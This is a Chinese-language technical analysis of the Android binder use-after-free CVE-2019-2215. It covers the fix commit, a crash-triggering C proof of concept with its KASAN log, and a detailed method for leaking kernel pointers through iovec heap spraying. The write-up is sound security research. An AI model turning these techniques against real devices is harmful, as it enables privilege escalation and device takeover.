CVE-2019-2215 漏洞分析

文档说明

分析 CVE-2019-2215 漏洞原理，利用方式、利用代码说明。

参考资料

https://cert.360.cn/warning/detail?id=2df10d70526adb4cc93edea85baa9985

https://geneblue.github.io/2019/10/23/cve-2019-2215-binder/#more

commit 信息

https://git.kernel.org/pub/scm/linux/kernel/git/stable/linux.git/commit/drivers/android/binder.c?h=linux-4.14.y&id=7a3cee43e935b9d526ad07f20bf005ba7e74d05b

Github 地址

https://github.com/wming-github/cve-linux-kernel/tree/master/cve-2019-2215

目 录

一、漏洞摘要

1、 漏洞介绍

0day 漏洞 CVE-2019-2215 由 Google 公司 Project Zero 小组发现，并被该公司的威胁分析小组（TAG）确认其已用于实际攻击中。TAG 表示该漏洞利用可能跟一家出售漏洞和利用工具的以色列公司 NSO 有关，随后 NSO 集团发言人公开否认与该漏洞存在任何关系。

该漏洞实质是内核代码一处 UAF 漏洞，成功利用可以造成本地权限提升，并有可能完全控制用户设备。但要成功利用该漏洞，需要满足某些特定条件。

安卓开源项目（AOSP）一位发言人表示：“在安卓设备上，该漏洞的严重性很高，但它本身需要安装恶意应用程序以进行潜在利用。对于其它媒介向量，例如通过网络浏览器，需要附加额外的漏洞利用程序组成攻击链。

2、 漏洞影响

该漏洞已于 2017 年 12 月在安卓内核 3.18、4.14、4.4、4.9 中修复，但在后续版本中又重新引用。根据 Project Zero 小组统计，目前该漏洞广泛存在于以下设备中：安卓 9 和安卓 10 预览版 Pixel 2、华为 P20、红米 5A、红米 Note 5、小米 A1、Oppo A3、摩托罗拉 Z3、Oreo LG 系列、三星 S7、S8、S9。

未能及时更新系统的手机，很有可能任然存在该漏洞

手机品牌	手机型号
移动定制机	CMCC M761、CMCC M762
Meizu	M1822、16 X
Hisense	HLTE215T、HLTE213T、HLTE213M
Vivo	V1818T、V1818A、V1813A、V1945A、V1938CT、V1824A、V1936AL、V1829A
OPPO	PBAM00、PBAT00、OPPO R11t、OPPO R11、PCPM00、PCHM10、PCNM00
Xiaomi	Redmi Note 5、MI 6X、MI 5s Plus、MI 5s、MI 5、MI 5X、Redmi 6 Pro、MI 6、MI 8、MI 8 SE、Redmi Note 8 Pro、MI CC 9e、Redmi Note 7 Pro
Samsung	SM-G955F、SM-N9600、SM-G9600、SM-G9650、SM-A9200、SM-N960F、SM-G9730
HONOR	LND-AL30、BND-AL10、FRD-AL10、BLN-AL10、KNT-AL10、PRA-AL00X、PRA-AL00、LLD-AL00、HLK-AL00、BKK-AL00

HUAWEI	EVA-AL10、WAS-TL10、ALP-AL00、ART-AL00x、HWI-AL00、JKM-AL00b、EML-AL00
Nokia	Nokia X7
OnePlus	ONEPLUS A6000

未能及时更新系统的手机，涉及内核版本有：

Linux 3.18.71、Linux 4.4.23、Linux 4.4.78、Linux 4.9.82、Linux 4.9.112、Linux 4.14.98、Linux 4.14.113 ......

3、 漏洞信息

漏洞类型：UAF，泄露内核信息，可以转换为读写漏洞

漏洞文件：drivers/android/binder.c

此漏洞是利用 Linux 内核 fuzz 工具 syzkaller 上报的

4、 时间线

2019-09-27 Google 公司 Project Zero 小组发现并提交漏洞

二、漏洞分析

1、 commit 信息

ANDROID: binder: remove waitqueue when thread exits.

commit f5cb779ba16334b45ba8946d6bfa6d9834d1527f upstream. binder_poll() passes the thread->wait waitqueue that can be slept on for work. When a thread that uses epoll explicitly exits using BINDER_THREAD_EXIT, the waitqueue is freed, but it is never removed from the corresponding epoll data structure. When the process subsequently exits, the epoll cleanup code tries to access the waitlist, which results in a use-after-free.

Prevent this by using POLLFREE when the thread exits.

Signed-off-by: Martijn Coenen <maco@android.com> Reported-by: syzbot <syzkaller@googlegroups.com> Signed-off-by: Greg Kroah-Hartman <gregkh@linuxfoundation.org>

```
diff --git a/drivers/android/binder.c b/drivers/android/binder.c
index a340766b51fe..2ef8bd29e188 100644
--- a/drivers/android/binder.c
+++ b/drivers/android/binder.c
@@ -4302,6 +4302,18 @@ static int binder_thread_release(struct binder_proc *proc,
    if (t)
        spin_lock(&t->lock);
    }
+
+   /*
+    * If this thread used poll, make sure we remove the waitqueue
+    * from any epoll data structures holding it with POLLFREE.
+    * waitqueue_active() is safe to use here because we're holding
+    * the inner lock.
```

```
+   */
+   if ((thread->looper & BINDER_LOOPER_STATE_POLL) &&
+       waitqueue_active(&thread->wait)) {
+       wake_up_poll(&thread->wait, POLLHUP | POLLFREE);
+   }
+
    binder_inner_proc_unlock(thread->proc);
    if (send_reply)
```

上面 commit 主要就是在 free 掉 binder_thread 之前，清理一下 thread->wait，从链表中删除。如果想要在已经打上该补丁的内核测试该漏洞，只需要将 commit 中那几行代码注释掉就可以。

2、 漏洞原理

从 commit 看，这是一个 UAF 漏洞，UAF 对象是 struct binder_thread 数据结构，当该数据结构被释放时，并没有将 binder_thread->wait 从 epoll 的 wait 链表中剔除。在进程退出或调用 epoll 做 EPOLL_CTL_DEL 操作时，内核会遍历删除 epoll 的 wait 链表，这会再次访问之前已经释放的 binder_thread 数据结构的 wait 字段，UAF 产生。

在开启 KASAN 的内核中，一个可触发 KASAN 的 poc 如下：

```
#include <fcntl.h>
#include <sys/epoll.h>
#include <sys/ioctl.h>
#include <unistd.h>

#define BINDER_THREAD_EXIT 0x40046208ul

int main()
{
    int fd, epfd;
    struct epoll_event event = { .events = EPOLLIN };

    fd = open("/dev/binder0", O_RDONLY);
```

```
    epfd = epoll_create(1000);
    /* 创建 binder_thread 数据结构 */
    epoll_ctl(epfd, EPOLL_CTL_ADD, fd, &event);
    /* 释放 binder_thread 数据结构 */
    ioctl(fd, BINDER_THREAD_EXIT, NULL);
    /* 进程退出，删除链表，触发 UAF */
}
```

KASAN crash log：

```
[464.504747] c0   3033 BUG: KASAN: use-after-free in remove_wait_queue+0x48/0x90
[464.511836] c0   3033 Write of size 8 at addr 0000000000000000 by task new.out/3033
[464.518893] c0   3033
[464.526548] c0   3033 CPU: 0 PID: 3033 Comm: new.out Tainted: G           C
4.4.177-ga9e0ec5cb774 #1
[464.529044] c0   3033 Hardware name: Qualcomm Technologies, Inc. MSM8998 v2.1 (DT)
[464.538334] c0   3033 Call trace:
[464.545928] c0   3033 [<ffffff900808f0e8>] dump_backtrace+0x0/0x34c
[464.549328] c0   3033 [<ffffff900808f574>] show_stack+0x1c/0x24
[464.555411] c0   3033 [<ffffff900858bcc8>] dump_stack+0xb8/0xe8
[464.561319] c0   3033 [<ffffff90082b1ecc>] print_address_description+0x94/0x334
[464.567219] c0   3033 [<ffffff90082b23f0>] kasan_report+0x1f8/0x340
[464.574501] c0   3033 [<ffffff90082b0740>] __asan_store8+0x74/0x90
[464.580753] c0   3033 [<ffffff9008139fc0>] remove_wait_queue+0x48/0x90
[464.587125]        c0                          3033        [<ffffff9008336874>]
ep_unregister_pollwait.isra.8+0xa8/0xec
[464.593617] c0   3033 [<ffffff9008337744>] ep_free+0x74/0x11c
[464.601149] c0   3033 [<ffffff9008337820>] ep_eventpoll_release+0x34/0x48
[464.606988] c0   3033 [<ffffff90082c589c>] __fput+0x10c/0x32c
[464.613724] c0   3033 [<ffffff90082c5b38>] ____fput+0x18/0x20
[464.619463] c0   3033 [<ffffff90080eefdc>] task_work_run+0xd0/0x128
[464.625193] c0   3033 [<ffffff90080bd890>] do_exit+0x3e4/0x1198
[464.631260] c0   3033 [<ffffff90080c0ff8>] do_group_exit+0x7c/0x128
[464.637167] c0   3033 [<ffffff90080c10c4>] __wake_up_parent+0x0/0x44
[464.643421] c0   3033 [<ffffff90080842b0>] el0_svc_naked+0x24/0x28
```

```
[464.649944] c0   3033
[464.655899] c0   3033 Allocated by task 3033:
[464.658257]  [<ffffff900808e5a4>] save_stack_trace_tsk+0x0/0x204
[464.663899]  [<ffffff900808e7c8>] save_stack_trace+0x20/0x28
[464.669882]  [<ffffff90082b0b14>] kasan_kmalloc.part.5+0x50/0x124
[464.675528]  [<ffffff90082b0e38>] kasan_kmalloc+0xc4/0xe4
[464.681597]  [<ffffff90082ac8a4>] kmem_cache_alloc_trace+0x12c/0x240
[464.686992]  [<ffffff90094093c0>] binder_get_thread+0xdc/0x384
[464.693319]  [<ffffff900940969c>] binder_poll+0x34/0x1bc
[464.699127]  [<ffffff900833839c>] SyS_epoll_ctl+0x704/0xf84
[464.704423]  [<ffffff90080842b0>] el0_svc_naked+0x24/0x28
[464.709971] c0   3033
[464.714124] c0   3033 Freed by task 3033:
[464.716396]  [<ffffff900808e5a4>] save_stack_trace_tsk+0x0/0x204
[464.721699]  [<ffffff900808e7c8>] save_stack_trace+0x20/0x28
[464.727678]  [<ffffff90082b16a4>] kasan_slab_free+0xb0/0x1c0
[464.733322]  [<ffffff90082ae214>] kfree+0x8c/0x2b4
[464.738952]  [<ffffff900940ac00>] binder_thread_dec_tmpref+0x15c/0x1c0
[464.743750]  [<ffffff900940d590>] binder_thread_release+0x284/0x2e0
[464.750253]  [<ffffff90094149e0>] binder_ioctl+0x6f4/0x3664
[464.756498]  [<ffffff90082e1364>] do_vfs_ioctl+0x7f0/0xd58
[464.762052]  [<ffffff90082e1968>] SyS_ioctl+0x9c/0xc0
[464.767513]  [<ffffff90080842b0>] el0_svc_naked+0x24/0x28
[464.772554] c0   3033
[464.776731] c0   3033 The buggy address belongs to the object at 0000000000000000
[464.776731] c0   3033  which belongs to the cache kmalloc-512 of size 512
[464.779151] c0   3033 The buggy address is located 176 bytes inside of
[464.779151] c0   3033  512-byte region [0000000000000000, 0000000000000000)
[464.793269] c0   3033 The buggy address belongs to the page:
```

首先，在调用 epoll_ctl 进行 EPOLL_CTL_ADD 操作时，将创建 binder_thread 数据结构，并将该数据结构添加到了 epoll 的 wait 链表中。函数调用关系如下：

epoll_ctl -> ep_insert -> ep_item_poll -> binder_poll -> binder_get_thread

```
static struct binder_thread *binder_get_thread(struct binder_proc *proc)
{
    struct binder_thread *thread;
    struct binder_thread *new_thread;
    binder_inner_proc_lock(proc);
    thread = binder_get_thread_ilocked(proc, NULL);
    binder_inner_proc_unlock(proc);
    if (!thread) {
        /* 通过 slub 分配内存，使用的是通用的 slub 内存块（512 字节） */
        new_thread = kzalloc(sizeof(*thread), GFP_KERNEL);
        if (new_thread == NULL)
            return NULL;
        /* 调试时，可在此处打印分配的内存大小和地址，查看是否占位成功 */
        binder_inner_proc_lock(proc);
        thread = binder_get_thread_ilocked(proc, new_thread);
        binder_inner_proc_unlock(proc);
        if (thread != new_thread)
            kfree(new_thread);
    }
    return thread;
}
```

当对 binder 进行 ioctl 的 BINDER_THREAD_EXIT 操作时，会释放 binder_thread 数据结构，被释放的内存回到 slub 分配器中进行管理。函数调用关系如下：

ioctl -> do_vfs_ioctl -> vfs_ioctl -> binder_ioctl -> binder_free_thread -> kfree

```
static void binder_free_thread(struct binder_thread *thread)
{
    BUG_ON(!list_empty(&thread->todo));
    binder_stats_deleted(BINDER_STAT_THREAD);
    binder_proc_dec_tmpref(thread->proc);
    put_task_struct(thread->task);
    /* 释放 thread，回到 slub 的空闲链表进行管理 */
    kfree(thread);
}
```

从 kasan 的 log 中，我们可以得到 UAF 触发时的调用链。在进程退出的时候会释放进程资源，最终会调用 ep_eventpoll_release，最后进行链表删除，函数调用如下：

ep_eventpoll_release -> ep_free -> ep_unregister_pollwait -> ep_remove_wait_queue -> remove_wait_queue -> __remove_wait_queue -> list_del -> prev = next

如果是主动调用 EPOLL_CTL_DEL，函数调用如下：

sys_epoll_ctl -> ep_remove -> ep_unregister_pollwait -> ep_remove_wait_queue -> remove_wait_queue -> __remove_wait_queue -> list_del -> prev = next

```
void remove_wait_queue(wait_queue_head_t *q, wait_queue_t *wait)
{
    unsigned long flags;
    spin_lock_irqsave(&q->lock, flags);
    __remove_wait_queue(q, wait);
    spin_unlock_irqrestore(&q->lock, flags);
}
static inline void
__remove_wait_queue(wait_queue_head_t *head, wait_queue_t *old)
{
    list_del(&old->task_list);
}
```

下面是 struct binder_thread 结构体

```
struct binder_thread {
      struct binder_proc *proc;
      struct rb_node rb_node;
```

```
        struct list_head waiting_thread_node;
        int pid;
        int looper; /* only modified by this thread */
        bool looper_need_return; /* can be written by other thread */
        struct binder_transaction *transaction_stack;
        struct list_head todo;
        bool process_todo;
        struct binder_error return_error;
        struct binder_error reply_error;
        wait_queue_head_t wait;    // 1 漏洞触发时，操作的链表
        struct binder_stats stats;
        atomic_t tmp_ref;
        bool is_dead;
        struct task_struct *task; // 2 漏洞触发后，泄露的数据
};
```

注意其等待队列 wait_queue_head_t，其中 list_head 是个双向链表，该字段正是触发 UAF 的点。其结构如下：

```
typedef struct __wait_queue_head wait_queue_head_t;
struct __wait_queue_head {
        spinlock_t              lock;  /* int 类型 */
        struct list_head        task_list;
};
struct list_head {
        struct list_head *next, *prev;
};
```

当进程退出的时候，或者是主动调用 EPOLL_CTL_DEL 时，内核会遍历删除 epoll 的 wait 链表，这会再次访问之前已经释放的 binder_thread 数据结构的 wait 字段，本质上就是一个链表的删除操作，造成 UAF，触发了内核崩溃。当然也有可能这片空间又被申请了或其他原因，导致其仍指向有效的数据。后面就是利用有效的内存占位被释放的 UAF 内存对象，从而利用漏洞。

3、 漏洞利用

该漏洞属于 UAF 漏洞，UAF 漏洞的利用过程一般是，先确定 UAF 的数据结构是谁，其中有无可利用的函数指针、链表等可利用信息。

（1）如果该结构中有直接可用的函数指针，使用堆喷等占位方式覆盖该指针，后期触发该函数即可控制 PC；

（2）如果该结构中存在链表，使用堆喷等占位方式覆盖占位链表结构，触发时观察对链表的修改情况，再判断能否做内核读写；

（3）其他情形，直接填充满非法数据比如 0xdeadc0dedeadc0de，看看内核啥反应。

3.1、泄露内核数据

该漏洞的 UAF 对象是数据结构 struct binder_thread ，查看该结构发现，在该数据结构中存在一个等待队列的链表指针，同时还有当前进程的 task_struct 指针，如果能直接泄漏该处内存中内容，我们就能直接得到当前进程 task_struct 在内核中的位置。

利用的核心是用多个 struct iovec 结构体去占位释放的 binder_thread 数据结构。在 64 位下 struct iovec 大小仅为 0x10，可以方便地控制我们所需要的字段以及 kmalloc 的大小。struct iovec 如下：

```
struct iovec{
    void *iov_base;
    size_t iov_len;
}
```

具体可以通过 sendmsg、recvmsg、writev、readv 系统调用，在内核中申请多个 iovec 结构体内存，堆喷占位 UAF 对象，函数调用关系如下：

sys_sendmsg-> __sys_sendmsg -> ___sys_sendmsg -> copy_msghdr_from_user -> import_iovec -> rw_copy_check_uvector -> kmalloc

sys_recvmsg-> __sys_recvmsg -> ___sys_recvmsg -> copy_msghdr_from_user -> import_iovec -> rw_copy_check_uvector -> kmalloc

sys_writev -> do_writev -> vfs_writev -> do_readv_writev -> import_iovec -> rw_copy_check_uvector -> kmalloc

sys_readv -> do_readv -> vfs_readv -> do_readv_writev -> import_iovec -> rw_copy_check_uvector -> kmalloc

可以看到最终都是调用函数 rw_copy_check_uvector 来申请内存，函数实现如下：

```
ssize_t rw_copy_check_uvector(int type, const struct iovec __user * uvector,
                  unsigned long nr_segs, unsigned long fast_segs,
                  struct iovec *fast_pointer,
                  struct iovec **ret_pointer)
{
    ...
    /* 注意这里的 fast_segs 为 8，如果 iovec 的个数小于该值则使用内核栈存放，不会
    通过 kmalloc 申请内存 */
    if (nr_segs > fast_segs) {
        iov = kmalloc(nr_segs*sizeof(struct iovec), GFP_KERNEL);
        if (iov == NULL) {
            ret = -ENOMEM;
            goto out;
        }
    /* 可以在此处加测试代码，查看申请的内存地址是否占位成功 */
    }
    if (copy_from_user(iov, uvector, nr_segs*sizeof(*uvector))) {
        ret = -EFAULT;
        goto out;
    }
    ...
}
```

做数据占位时，需要知道 binder_thread 结构大小和 wait 成员在结构体中的偏移，这个可以在创建 binder_thread 结构体函数 binder_get_thread() 中增加一些 log 日志来获取。

```
static struct binder_thread *binder_get_thread(struct binder_proc *proc)
{
    int size;
```

```
    ...
    if (!thread) {
        ...
        printk(KERN_INFO "POC: %s: binder_thread size: 0x%x wait offset = 0x%x
    task offset = 0x%x\n", __func__, sizeof(*thread), offsetof(typeof(*thread),
    wait), offsetof(typeof(*thread), task));
        ...
    }
    return thread;
}
```

我这里的测试环境，运行结果如下：

```
POC: binder_get_thread: binder_thread size: 0x198 wait offset = 0xa0 task offset
= 0x190
```


根据 binder_thread 大小构造 0x190/0x10 个 struct iovec 结构体，即构造一个数组 struct iovec iovec_array[]。在内核中，wait 字段在 binder_thread 中的偏移为 0xa0，struct iovec 结构体大小为 0x10。构造 iovec_array 数组时需要注意以下几点：

（1）iovec_array[10].iov_base 对应 binder_thread.wait.lock，在触发漏洞时会操作自旋锁，因此必须保证此处地址低 32 位为 0（这里需要理解内核自旋锁的实现机制），才不会导致死锁。这里可以 mmap 映射一块指定的地址，保证其低 32 位全 0（例如 0x100000000），则不会导致内核崩溃；


（2）注意数据结构 binder_thread 的大小为 0x198，task 字段在 binder_thread 中的偏移为 0x190。构造的 iovec_array 数组大小为 0x190，不能覆盖 task 字段，因为后续使用 iovec_array 数组占位成功后要泄露当前进程的 task_struct 结构体的指针（这里就是内核代码实现的一个安全隐患被利用，被释放的 slub 对象并没有清空其内容，还残留原来的数据，从而被利用）；有的内核版本的 binder_thread 结构体中没有当前进程的 task_struct 结构体的指针，只能通过泄露周边内存，这里不做讨论；

（3）这里构造 iovec_array 数组一方面是为了占位 UAF 对象，另外一方面是需要利用漏洞篡改某个或多个 iov_base、iov_len，从而利用漏洞读写内核，需要注意绕过其对 iov_base 是否为用户态地址的检查。


根据上述限制，那么构造的 iovec_array 数组与 struct binder_thread 对应关系，如下图所示：



泄露内核信息，这里使用 writev 系统调用去堆喷占位，然后再使用 readv 或者 read 系统调用去读数据，当漏洞触发后 iovec_array[11].iov_base 地址被修改为内核地址，继续读就会将内核数据泄露。



（1）如上图所示：根据 UAF 对象大小可以判断申请的是 slub-512 内存块（512 字节），使用 iovec_array 数组成功占位刚释放的 binder_thread 内存对象，避免覆盖 task 指针内容。（这里就是内核安全隐患，释放的 slub 对象并没有清空内容）；




（2）调用 epoll_ctl 进行 EPOLL_CTL_DEL 操作时，会进行链表删除操作，UAF 产生，导致占位内存中的内容被修改，如上图所示。

在触发删除链表操作之后，iovec_array[10].iov_base 的内容经过自旋锁上锁再开锁变为 0x100010001，iovec_array[10].iov_len 和 iovec_array[11].iov_base 内容已经变为原来 binder_thread 中 next 字段所在内核地址也就是 iovec_array[10].iov_len 对应的内核地址，此时再进行读操作，原本是读取 0x100000000 地址处的内容，但此时已经被改为内核地址，那么就会将该内核地址往后的内容读取出来，读取一定长度就可以泄露当前进程的 task_struct 指针。


3.2、任意写内核

要实现利用该漏洞向内核任意地址写任意值，还是需要利用 iovec_array 数组占位 UAF 对象，利用触发漏洞后链表删除操作，导致占位的 iovec_array 数组中对应 base 地址被修改，前面是通过读该地址来泄露内核数据，此次是通过向该地址写数据来达到任意写。

